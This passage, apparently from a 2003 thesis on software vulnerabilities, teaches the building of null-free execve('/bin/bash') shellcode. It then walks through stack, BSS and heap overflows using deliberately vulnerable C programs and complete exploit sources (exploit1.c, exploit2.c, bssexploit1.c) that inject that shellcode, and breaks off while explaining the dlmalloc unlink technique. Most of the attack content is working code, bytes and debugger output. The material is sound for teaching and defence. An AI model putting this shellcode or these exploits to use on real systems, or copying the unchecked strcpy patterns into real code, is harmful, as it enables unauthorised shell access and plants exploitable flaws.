Linux expects arguments for a system call to be passed through the registers, with EAX specifying which system call is wanted and with the other general purpose registers containing the arguments that the system call expects in order. The register EBX would contain the first argument, ECX the second and so on.

```
# $Id: linuxsyscall.s,v 1.2 2003/05/19 19:09:25 yyounan Exp $

.globl main
        .type   main,@function
main:
pushl $0x0a6b6f        #put \nko on the stack
mov $0x1, %ebx         #put the value 1 in %ebx (stdout)
mov %esp, %ecx         #copy the value of esp to edx (the pointer to the string)
mov $0x3, %edx         #put 3 in the edx (the size of the string we want to print)
mov $0x4, %eax         #put the value 4 in eax (so the kernel knows we're calling
                       #sys_write(int fd, const void *buf, size_t nbyte))
int $0x80              #do the system call
addl $0x04, %esp       #free the stack
ret                    #exit cleanly
```

Chapter 4

Shellcode

An exploit is made by injecting your own code into a running program. For this purpose, you have to prepare some executable machine code. Often this will be shellcode, i.e. some code that opens a shell for the attacker. This chapter will examine how to generate such shellcode and how to make sure that it can be copied using ordinary string copying operations. Generating the machine code can be done easily by writing the program in C, then compiling it to assembler, making any adjustments that might be necessary and then assembling that code to machine code.
The following C-code is the default shell code for most local buffer overflows. It grants the user a shell by calling execve(2) for "/bin/bash".

```c
// $Id: shellcode.c,v 1.2 2003/08/18 04:29:21 yyounan Exp $
#include <unistd.h>

int main() {
        char *argv[2];
        argv[0] = "/bin/bash";
        argv[1] = 0;
        execve(argv[0], argv, 0);
}
```

Compiling this program statically will give the following code:

```
# $Id: shellcode.s,v 1.2 2003/05/19 19:09:25 yyounan Exp $

$ gcc -g shellcode.c -o shellcode -static
$ gdb -q shellcode
(gdb) disassemble main
Dump of assembler code for function main:
0x80481c0 <main>:      push    %ebp
0x80481c1 <main+1>:    mov     %esp,%ebp
```

```
0x80481c3 <main+3>:  sub    $0x18,%esp
0x80481c6 <main+6>:  movl   $0x808c868,0xfffffff8(%ebp)
0x80481cd <main+13>: movl   $0x0,0xfffffffc(%ebp)
0x80481d4 <main+20>: add    $0xfffffffc,%esp
0x80481d7 <main+23>: push   $0x0
0x80481d9 <main+25>: lea    0xfffffff8(%ebp),%eax
0x80481dc <main+28>: push   %eax
0x80481dd <main+29>: push   $0x808c868
0x80481e2 <main+34>: call   0x804bfec <__execve>
0x80481e7 <main+39>: add    $0x10,%esp
0x80481ea <main+42>: leave
0x80481eb <main+43>: ret
End of assembler dump.
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x804bfec <__execve>:   push   %ebp
0x804bfed <__execve+1>: mov    %esp,%ebp
0x804bfef <__execve+3>: sub    $0x10,%esp
0x804bff2 <__execve+6>: push   %edi
0x804bff3 <__execve+7>: push   %ebx
0x804bff4 <__execve+8>: mov    0x8(%ebp),%edi
0x804bff7 <__execve+11>:    mov    $0x0,%eax
0x804bffc <__execve+16>:    test   %eax,%eax
0x804bffe <__execve+18>:    je     0x804c005 <__execve+25>
0x804c000 <__execve+20>:    call   0x0
0x804c005 <__execve+25>:    mov    0xc(%ebp),%ecx
0x804c008 <__execve+28>:    mov    0x10(%ebp),%edx
0x804c00b <__execve+31>:    push   %ebx
0x804c00c <__execve+32>:    mov    %edi,%ebx
0x804c00e <__execve+34>:    mov    $0xb,%eax
0x804c013 <__execve+39>:    int    $0x80
0x804c015 <__execve+41>:    pop    %ebx
0x804c016 <__execve+42>:    mov    %eax,%ebx
0x804c018 <__execve+44>:    cmp    $0xfffff000,%ebx
0x804c01e <__execve+50>:    jbe    0x804c02e <__execve+66>
0x804c020 <__execve+52>:    call   0x8048388 <__errno_location>
0x804c025 <__execve+57>:    neg    %ebx
0x804c027 <__execve+59>:    mov    %ebx,(%eax)
0x804c029 <__execve+61>:    mov    $0xffffffff,%ebx
0x804c02e <__execve+66>:    mov    %ebx,%eax
0x804c030 <__execve+68>:    pop    %ebx
0x804c031 <__execve+69>:    pop    %edi
0x804c032 <__execve+70>:    mov    %ebp,%esp
0x804c034 <__execve+72>:    pop    %ebp
0x804c035 <__execve+73>:    ret
End of assembler dump.
```

This code does the following:

```
# $Id: shellcodecomment.s,v 1.4 2003/08/18 04:29:21 yyounan Exp $

.globl main
        .type   main,@function


execve:
push    %ebp                # Procedure prologue
mov     %esp,%ebp           #
sub     $0x10,%esp          #

push    %edi                # Save edi on the stack
push    %ebx                # Save ebx on the stack

mov     0x8(%ebp),%edi      # Copy the first argument (the memory location
                            # of "/bin/bash") into the edi register.

mov     $0x0,%eax           # This is the compiled version of:
test    %eax,%eax           # if (__pthread_kill_other_threads_np)
                            #       __pthread_kill_other_threads_np();
je      nothreads           # As this code is weakly linked and in this
                            # case the function call is not present
                            # because we didn't link with the pthread
call    0x0                 # library the address of the function call is
                            # not filled in and is hereby represented as 0.
                            # If it were filled in the test %eax,%eax would
                            # set the zero flag to 0 (since the logical and
                            # would not return 0), the conditional jump would
                            # fail and the function would be called.

nothreads:
mov     0xc(%ebp),%ecx      # Copy the pointer to argv into ecx.
mov     0x10(%ebp),%edx     # Copy the NULL pointer into edx.
push    %ebx                # Save EBX onto the stack.
mov     %edi,%ebx           # Copy the value of edi ("/bin/bash") into ebx,
                            # this is the first argument to the execve
                            # systemcall.
mov     $0xb,%eax           # Tell the kernel we want the execve syscall.
int     $0x80               # Do the system call, execve does not return
                            # on success.

pop     %ebx                # Error handling: if the execve system call
mov     %eax,%ebx           # returns an error set the appropriate errno
cmp     $0xfffff000,%ebx    # so we know what went wrong.
jbe     noerrno             #
call    __errno_location    #
neg     %ebx                #
mov     %ebx,(%eax)         #
```

```
mov     $0xffffffff,%ebx     #
noerrno:                     #
mov     %ebx,%eax            # eax contains the return value of the function

pop     %ebx                 # Restore ebx and edi
pop     %edi                 #

mov     %ebp,%esp            # Procedure epilogue
pop     %ebp                 #
ret                          #


main:
push    %ebp                 # Procedure prologue
mov     %esp,%ebp            #
sub     $0x18,%esp           #

movl    $0x808c868,0xfffffff8(%ebp)
                             # Copy the memory location of the "/bin/bash"
                             # string onto the stack (where the place for the
                             # local var argv[0] is allocated).
movl    $0x0,0xfffffffc(%ebp)
                             # Copy NULL into the stack place for argv[1].
add     $0xfffffffc,%esp   # Free some stackspace.
push    $0x0                 # Place the third argument to the execve() call
                             # on the stack.
lea     0xfffffff8(%ebp),%eax
                             # Load the effective address of argv[ ] into
                             # the eax register.
push    %eax                 # Place it on the stack (this is the second argument
                             # to execve()).
push    $0x808c868           # Put the address of the "/bin/bash" on the stack,
                             # the first argument to the execve().
call    execve
add     $0x10,%esp           # Free the stack of local variables.
leave                        # This instruction does the procedure epilogue, copies
                             # the value of ebp into esp (restoring the stack
                             # to the state it was just after the old value of ebp
                             # was saved onto it). Then it pops ebp.
ret
```

Our shellcode just has to spawn the shell, so based on the code above the following instructions have to be executed:

1. Have the string /bin/bash somewhere in memory;
2. Copy its address in %ebx;

3. Copy a pointer to the address of "/bin/bash" (which should be followed by a NULL) into %ecx;
4. Copy a NULL into %edx;
5. Copy 0xb into %eax;
6. Execute int 0x80;

In hand-crafted assembler, this yields the following code:

```
# $Id: shellcode2.s,v 1.2 2003/05/19 19:09:25 yyounan Exp $

.globl main
        .type   main,@function
main:
push $0x68              # Place h on the stack.
push $0x7361622f        # Place sab/ on the stack.
push $0x6e69622f        # Place nib/ on the stack.
mov  %esp,%ebx          # Copy the pointer to /bin/bash to ebx.
xor  %edx,%edx          # Empty edx.
push %edx               # Place a NULL on the stack to terminate the argv.
push %ebx               # Place the pointer to /bin/bash on the stack.
mov  %esp,%ecx          # Copy the pointer to the pointer to /bin/bash into ecx.
mov  $0xb,%eax          # Let the syscall know we want execve
int  $0x80              # Do the system call
```

Converting this to machine code gives us:

```
(gdb) x/27b main
0x8048308 <main>:    0x6a  0x68  0x68  0x2f  0x62  0x61  0x73  0x68
0x8048310 <main+8>:  0x2f  0x62  0x69  0x6e  0x89  0xe3  0x31  0xd2
0x8048318 <main+16>: 0x52  0x53  0x89  0xe1  0xb8  0x0b  0x00  0x00
0x8048320 <main+24>: 0x00  0xcd  0x80
```

The problem here is that most buffer overflows occur due to problems pertaining to string operations. Those string operations will generally stop when encountering a NULL, so we must replace the call at main+21 (which is mov 0xb, eax) with shellcode that does not include NULLs in its binary representation, if we want to be able to abuse a string operation for injecting our own code into a faulty program. If we try:

```
# $Id: shellcode3.s,v 1.1 2003/05/19 19:11:20 yyounan Exp $
.globl main
        .type   main,@function
main:
```

```
push $0x68
push $0x7361622f
push $0x6e69622f
mov  %esp,%ebx
xor  %edx,%edx
push %edx
push %ebx
mov  %esp,%ecx
xor  %eax,%eax          # set %eax to 0
mov  $0xb,%al           # copy 0xb into %al (least signicant byte of %eax)
int  $0x80
```

we get a similar result but without NULLs.

```
(gdb) x/26bx main
0x8048308 <main>:    0x6a 0x68 0x68 0x2f 0x62 0x61 0x73 0x68
0x8048310 <main+8>:  0x2f 0x62 0x69 0x6e 0x89 0xe3 0x31 0xd2
0x8048318 <main+16>: 0x52 0x53 0x89 0xe1 0x31 0xc0 0xb0 0x0b
0x8048320 <main+24>: 0xcd 0x80
```

Note that this shellcode is not very useful in a real world environment where one wants to elevate privileges as bash will drop its extended privileges. A call to setuid(2) before the execution of bash would prevent this.

Chapter 5

Programming Security Vulnerabilities

5.1 Stack-based Overflows

5.1.1 Introduction

In the C programming language, strings (and other arrays) are manipulated by means of a pointer to the address of their first byte. When, progressing through the string, a NULL character is encountered, we have reached the end of the string. We cannot determine the amount of memory that was allocated for this string. If we copy something to this string that is larger than the memory that was allocated for it, a buffer overflow occurs and our program begins writing data into the memory that is behind the allocated memory. For example: String A and string B are 2 separate strings, string B is stored right behind string A and contains all Bs, string A contains all As.

A	A	A	A	A	A	A	\0	B	B	B	B	B	\0

Figure 5.1: Strings A and B

C	C	C	C	C	C	C	C	C	\0

Figure 5.2: String C

Now if we wish to copy a string C (which contains all Cs and is larger than the memory allocated for string A) over string A without doing any checks, what would happen is that the Cs would be copied over all the As in string A (as intended) but because more memory is required to copy the whole string C than is allocated for A, we would also begin overwriting the memory behind A (which is allocated to string B in this example).

C	C	C	C	C	C	C	C	C	\0	B	B	B	\0

Figure 5.3: Overflow of string A into string B

5.1.2 Exploitation of a buffer overflow

Consider the following code:

```
// $Id: bufferoverflow.c,v 1.2 2003/05/24 11:51:13 yyounan Exp $
#include <string.h>

void function(int a, char *b) {
  char string1[10];
  char string2[50];
  strcpy(string2,b);
}

int main() {
  char overflow[100];
  memset(overflow,'A',100);
  function(1,overflow);
}
```

Fig. 5.4 is what the stack might look like right before the strcpy(). A representation of what the stack will look like after the strcpy() can be found seen in Fig. 5.5.
One can easily see that the values of string1, the saved EBP register, the saved EIP register, and those of the arguments were overwritten by the incorrect strcpy. Other things could have been overwritten, like the local variables of the calling function, its return address and so on, but this demonstrates the point.
To exploit this we want to overwrite the return address of function() so that the EIP points to a place in memory that we control, where we can put our own code. The easiest way to do this is to make the return value of our function point to the place on the stack that we are overflowing, in this case string2.



Figure 5.4: Procedure stack before the overflow

While the previous program overflows, a user can not modify the contents of the buffer being overflown. A modification which would allow for this, and therefore make it exploitable is the following:

```c
// $Id: bufferoverflow2.c,v 1.2 2003/05/24 11:51:13 yyounan Exp $
#include <string.h>

void function(int a, char *b) {
   char string1[10];
   char string2[50];
   strcpy(string2,b);
}

int main(int argc, char **argv) {
   function(1,argv[1]);
}
```

Now to exploit this we must find out at what memory location our program places its local variables. Each program's stack starts at 0xbfffffff (on both Linux and BSD), however different compilers and even different versions of the same compiler will



Figure 5.5: Procedure stack after the overflow

generate slightly different code which might change the address of our buffer. There are a few techniques for finding the correct return address. The easiest way to get the stack address is to modify the target program and to place a printf("%p", variable); in the vulnerable function. This will give you the stack address of the vulnerable variable.

```c
// $Id: bufferoverflow2printf.c,v 1.1 2003/05/24 11:52:34 yyounan Exp $
#include <string.h>

void function(int a, char *b) {
  char string1[10];
  char string2[50];
  printf("The address of string2 is: %p\n",string2);
  strcpy(string2,b);
}

int main(int argc, char **argv) {
  function(1,argv[1]);
}
```

Environment variables have an impact on the stack address, so we will run this program (as we will in our final exploit) from a different program and we will call it with a NULL environment.

```c
// $Id: exploit1.c,v 1.3 2003/08/18 04:29:21 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>

// The shellcode generated in chapter 4
static char shellcode[] =
"\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89"
"\xe3\x31\xd2\x52\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80";


int main() {
  char *argv[3];
  argv[0] = "./bufferoverflow";
  argv[1] = shellcode;
  argv[2] = NULL;
  execve(argv[0],argv,0);
}
```

After compiling both bufferoverflow2printf and exploit1 on the Slackware machine, the following output is displayed:

> The address of string2 is: 0xbffffe5c

This is the address when we run the program with an argument that is 26 bytes large. However space is reserved in values of 16 bytes for program arguments. If we were to have an argument of 72 bytes, the address of string2 would be reduced (stack grows down) by 48 (32 bytes were already accounted for) so that would give us

$$0xbffffe5c - 0x30 = 0xbffffe2c.$$

```c
// $Id: exploit2.c,v 1.3 2003/08/18 04:29:21 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>

// The shellcode generated in chapter 4
char shellcode[] =
 "\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89" // shellcode 26 bytes
 "\xe3\x31\xd2\x52\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80";

#define ADDR 0xbffffe2c

int main() {
```

```
    char overflow[72];
    char *argv[3] = { "./bufferoverflow", overflow, NULL };
    memset(overflow,'\x90',72);        // fill the variable with harmless NOPs
    *(long *) &overflow[68] = ADDR; // replace the return address
    memcpy(overflow, shellcode, strlen(shellcode));
                                        // copy the code into the variable
    execve(argv[0],argv,0);            // execute the vulnerable program
}
```

We fill the memory with the value 0x90, this is the machine code for the assembly instruction nop. This is used as neutral value as NULL can not be used because that would terminate the strcpy in our vulnerable program. The return address of the function() function is at byte 68 because the string2 variable is 50 bytes large, however since the processor is 32 bit, multiples of 4 bytes are allocated for variables (these groups of 4 bytes are also refereed to as words). So in reality 52 bytes are allocated for string2. The same holds for string1, which has 12 bytes allocated to it. The sum of these is 64, the next value on the stack is the saved frame pointer, which is 4 bytes large. This puts the start of the return address at byte 68 from the start of string2.
A different way is described in [Bal]:
The execve(2) call's last argument is an environment pointer. If we place the shellcode in the environment space, its address can be calculated easily. Fig. 5.6 describes what the bottom of the stack looks like on a Linux machine.



Figure 5.6: The bottom of the stack

At 0xbfffffff there are 4 NULL bytes then at 0xbffffffb we have the program name followed by a NULL after which we find each environment variable, followed by the arguments. So the address of the last environment variable can be calculated by the following formula:

$$address = 0xbfffffff - length(programname) - 1 - length(environmentpointer)$$

5.2 Heap-based Overflows

Contrary to the stack, the heap on the IA32 architecture grows upward. Heap memory is dynamically allocated at runtime by the application. As is the case with stack-based variables, variables on the heap can be overflown too, however since no return addresses for functions are stored on the heap, other things must be overflown. All the vulnerabilities and exploitation techniques that occur on the heap are equally applicable to variables that are located in the BSS (contains uninitialized data, remains zeroed until written to) and in the data segments, therefore they will all be considered in this chapter. The following code is an example of a heap variable that is overflown:

```
// $Id: heapvul1.c,v 1.1 2003/06/06 14:02:52 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
 char *a = (char *)malloc(100);
 char *b = (char *)malloc(100);
 memset(b,'B',100);
 b[100]='\0';
 printf("b is %s\n",b);
 memset(a,'A',100+4+20); // 100 bytes size of malloc'd memory
                         // + 4 bytes overhead of malloc
                         // +20 bytes to write into b
 printf("b is %s\n",b);
}
```

A variable that is located in the BSS:

```
// $Id: bssvul1.c,v 1.3 2003/06/25 17:26:40 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
 static char a[64];
 static char b[64];
```

```
 memset(b,'B',64);
 b[64]='\0';
 printf("b is %s\n",b);
 memset(a,'A',64+20); // 64 bytes size of malloc'd memory
                      // +20 bytes to write into b
 printf("b is %s\n",b);
}
```

And finally a variable that is located in the data segment:

```
// $Id: datavul1.c,v 1.3 2003/06/25 17:26:40 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
 static char a[64] = { 0 };
 static char b[64] = { 0 };
 memset(b,'B',64);
 b[64]='\0';
 printf("b is %s\n",b);
 memset(a,'A',64+20); // 64 bytes size of malloc'd memory
                      // +20 bytes to write into b
 printf("b is %s\n",b);
}
```

The memset() writes past the end of variable a and starts writing into variable b. One straightforward way of exploiting this vulnerability would be to overwrite a function pointer to point to our shellcode. The following vulnerable program and exploit illustrate this:

```
// $Id: bssvul2.c,v 1.1 2003/07/18 01:37:08 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv) {
 static char a[64];
 static int (*func)();
 printf("a is at %p\n",a);
 printf("func is at %p\n",&func);
 strcpy(a, argv[1]);
 (*func)();
}
```

Exploiting this program is pretty straightforward:

```
// $Id: bssexploit1.c,v 1.2 2003/08/18 04:29:21 yyounan Exp $
```

```
#include <stdio.h>
#include <stdlib.h>

// The shellcode generated in chapter 4
char shellcode[] =
 "\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89" // shellcode 26 bytes
 "\xe3\x31\xd2\x52\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80";

#define ADDR 0x8049580

int main() {
  char overflow[68];
  char *argv[3] = { "./bssvul2", overflow, NULL };
  memset(overflow,'\x90',68);
  *(long *) &overflow[64] = ADDR; // replace the return address
  memcpy(overflow, shellcode, strlen(shellcode));
  execve(argv[0],argv,0);
}
```

The function pointer will be located after the variable, the program writes the address of the variable that is under that attacker's control into the function pointer. When the function pointer gets called, the supplied shellcode gets executed.

5.2.1 Exploiting malloc

The method that is described here is highly dependent on the implementation of the malloc library and is only applicable to the malloc implementation used in GNU libc. Although it was never officially named many people refer to it as Doug Lea's malloc or dlmalloc for short, after the original author.
The dlmalloc library divides the heap memory at its disposal into contiguous chunks, these chunks change as the various alloc and free routines are called. An invariant however is that a free chunk never borders on another free chunk at the end of one of these routines; if they did during one of these routines they would have been coalesced into one larger chunk.
The library stores its information in-band, this means that information relating to memory management, such as a list of free and used chunks, sizes of chunks and other data are stored before and after the actual data that is stored in the chunks.

```
struct malloc_chunk
{
  INTERNAL_SIZE_T prev_size; /* Size of previous chunk (if free). */
  INTERNAL_SIZE_T size;      /* Size in bytes, including overhead. */
  struct malloc_chunk* fd;   /* double links – used only if free. */
  struct malloc_chunk* bk;
};
```



Figure 5.7: Layout of a used malloc chunk

Where mem is the pointer that is returned after an malloc call:

```
void * mem = malloc (8);
```

So mem - 4 would point to the size and mem - 8 would point to the beginning of the chunk which contains prev_size. The prev_size field has a special function; if the chunk before this one is in use, it contains data of that chunk, if it's not in use, it contains the length of that chunk. The size field contains not only the size of the current chunk but also information about it and its previous chunk.
Whenever a request to allocate a chunk of a specific size is made, four is added to it (for the size field) and it is then padded up to the next double word size (a multiple of eight), with the minimum size being 16 bytes in systems with 32 bit pointers.
Because of this the three least significant bits of the size field are never used and can therefore be used to store information. If the least significant bit is set, the previous chunk is in use, this bit is called the PREV_INUSE bit. The second least significant bit is set if this memory area is mapped. The third least significant bit is currently unused.
When a chunk gets freed some checks take place before the memory is actually released. If the chunks next to it are not in use either they will be merged into a new, larger chunk. This is done to ensure that the amount of reusable memory remains as large as possible. If no merging can be done, the next chunk's PREV_INUSE bit is cleared and accounting information is written into the current free chunk.
Free chunks are stored in a doubly-linked list; there is a forward pointer to the next chunk in the list and a backward pointer to the previous chunk in the list. Those pointers are placed in the free chunk itself; because the minimum size of an malloced chunk is always 16 (for 32 bit systems), there is enough space for two pointers and two size integers.

```
// $Id: chunkfree.c,v 1.3 2003/08/18 04:29:21 yyounan Exp $
//     Code taken from malloc.c of glibc 2.2.3
```



Figure 5.8: Layout of a freed malloc chunk

```
/* Copyright (C) 1996,1997,1998,1999,2000,2001 Free Software Foundation, Inc.
   This file is part of the GNU C Library.
   Contributed by Wolfram Gloger <wmglo@dent.med.uni-muenchen.de>
   and Doug Lea <dl@cs.oswego.edu>, 1996.

   The GNU C Library is free software; you can redistribute it and/or
   modify it under the terms of the GNU Library General Public License as
   published by the Free Software Foundation; either version 2 of the
   License, or (at your option) any later version. */

// Modified for clearness, some functionality which is not relevant to the thesis
// was removed. Mostly #ifdefs were removed and some comments were added.
// Comments added by me start with //, so distinction between new and old
// comments can be made easily.

#define inuse_bit_at_offset(p, s) \
  (chunk_at_offset((p), (s))->size & PREV_INUSE)

#define unlink(P, BK, FD)                                    \
{                                                            \
  BK = P->bk;                                                \
  FD = P->fd;                                                \
  FD->bk = BK;                                               \
  BK->fd = FD;                                               \
}                                                            \


static void internal_function chunk_free(arena *ar_ptr, mchunkptr p)
{
```

```
INTERNAL_SIZE_T hd = p->size; /* its head field */
INTERNAL_SIZE_T sz; /* its size */
int         idx;          /* its bin index */
mchunkptr next;           /* next contiguous chunk */
INTERNAL_SIZE_T nextsz; /* its size */
INTERNAL_SIZE_T prevsz; /* size of previous contiguous chunk */
mchunkptr bck;            /* misc temp for linking */
mchunkptr fwd;            /* misc temp for linking */
int         islr;         /* track whether merging with last_remainder */

check_inuse_chunk(ar_ptr, p);

sz = hd & ~PREV_INUSE;
next = chunk_at_offset(p, sz);
nextsz = chunksize(next);

if (next == top(ar_ptr))                          /* merge with top */
{
  sz += nextsz;

  if (!(hd & PREV_INUSE))                   /* consolidate backward */
  {
    prevsz = p->prev_size;
    p = chunk_at_offset(p, -(long)prevsz);
    sz += prevsz;
    unlink(p, bck, fwd);
  }

  set_head(p, sz | PREV_INUSE);
  top(ar_ptr) = p;

    if ((unsigned long)(sz) >= (unsigned long)trim_threshold)
      main_trim(top_pad);

  return;
}

islr = 0;
// The following code is interesting when space is limited (off by five and off by one)
// Because the PREV_INUSE bit is not set and the prev_size was modified, it causes free to
// read the fake chunk.
if (!(hd & PREV_INUSE))                   /* consolidate backward */
{
  prevsz = p->prev_size;
  p = chunk_at_offset(p, -(long)prevsz);
  sz += prevsz;

  if (p->fd == last_remainder(ar_ptr))            /* keep as last_remainder */
    islr = 1;
```

```
    else
      unlink(p, bck, fwd);
  }

  // The following code is most interesting for an attacker when
  // there are no space limitations for the overflow.
  // Since the next chunk is the one being overflown, the PREV_INUSE
  // bit can be set by the attacker.
  if (!(inuse_bit_at_offset(next, nextsz)))          /* consolidate forward */
  {
    sz += nextsz;

    if (!islr && next->fd == last_remainder(ar_ptr))
                                                     /* re-insert last_remainder */
    {
      islr = 1;
      link_last_remainder(ar_ptr, p);
    }
    else
    // This is the crucial part, where the overwriting of memory positions
    // occurs.
      unlink(next, bck, fwd);

    next = chunk_at_offset(p, sz);
  }
  else
    set_head(next, nextsz);                          /* clear inuse bit */

  set_head(p, sz | PREV_INUSE);
  next->prev_size = sz;
  if (!islr)
    frontlink(ar_ptr, p, sz, idx, bck, fwd);

}
```

The unlink code is the crucial part during exploitation and does the following:

```
#define unlink(P, BK, FD)                    \
{                                            \
  BK = P->bk;                                \
  FD = P->fd;                                \
  FD->bk = BK;                               \
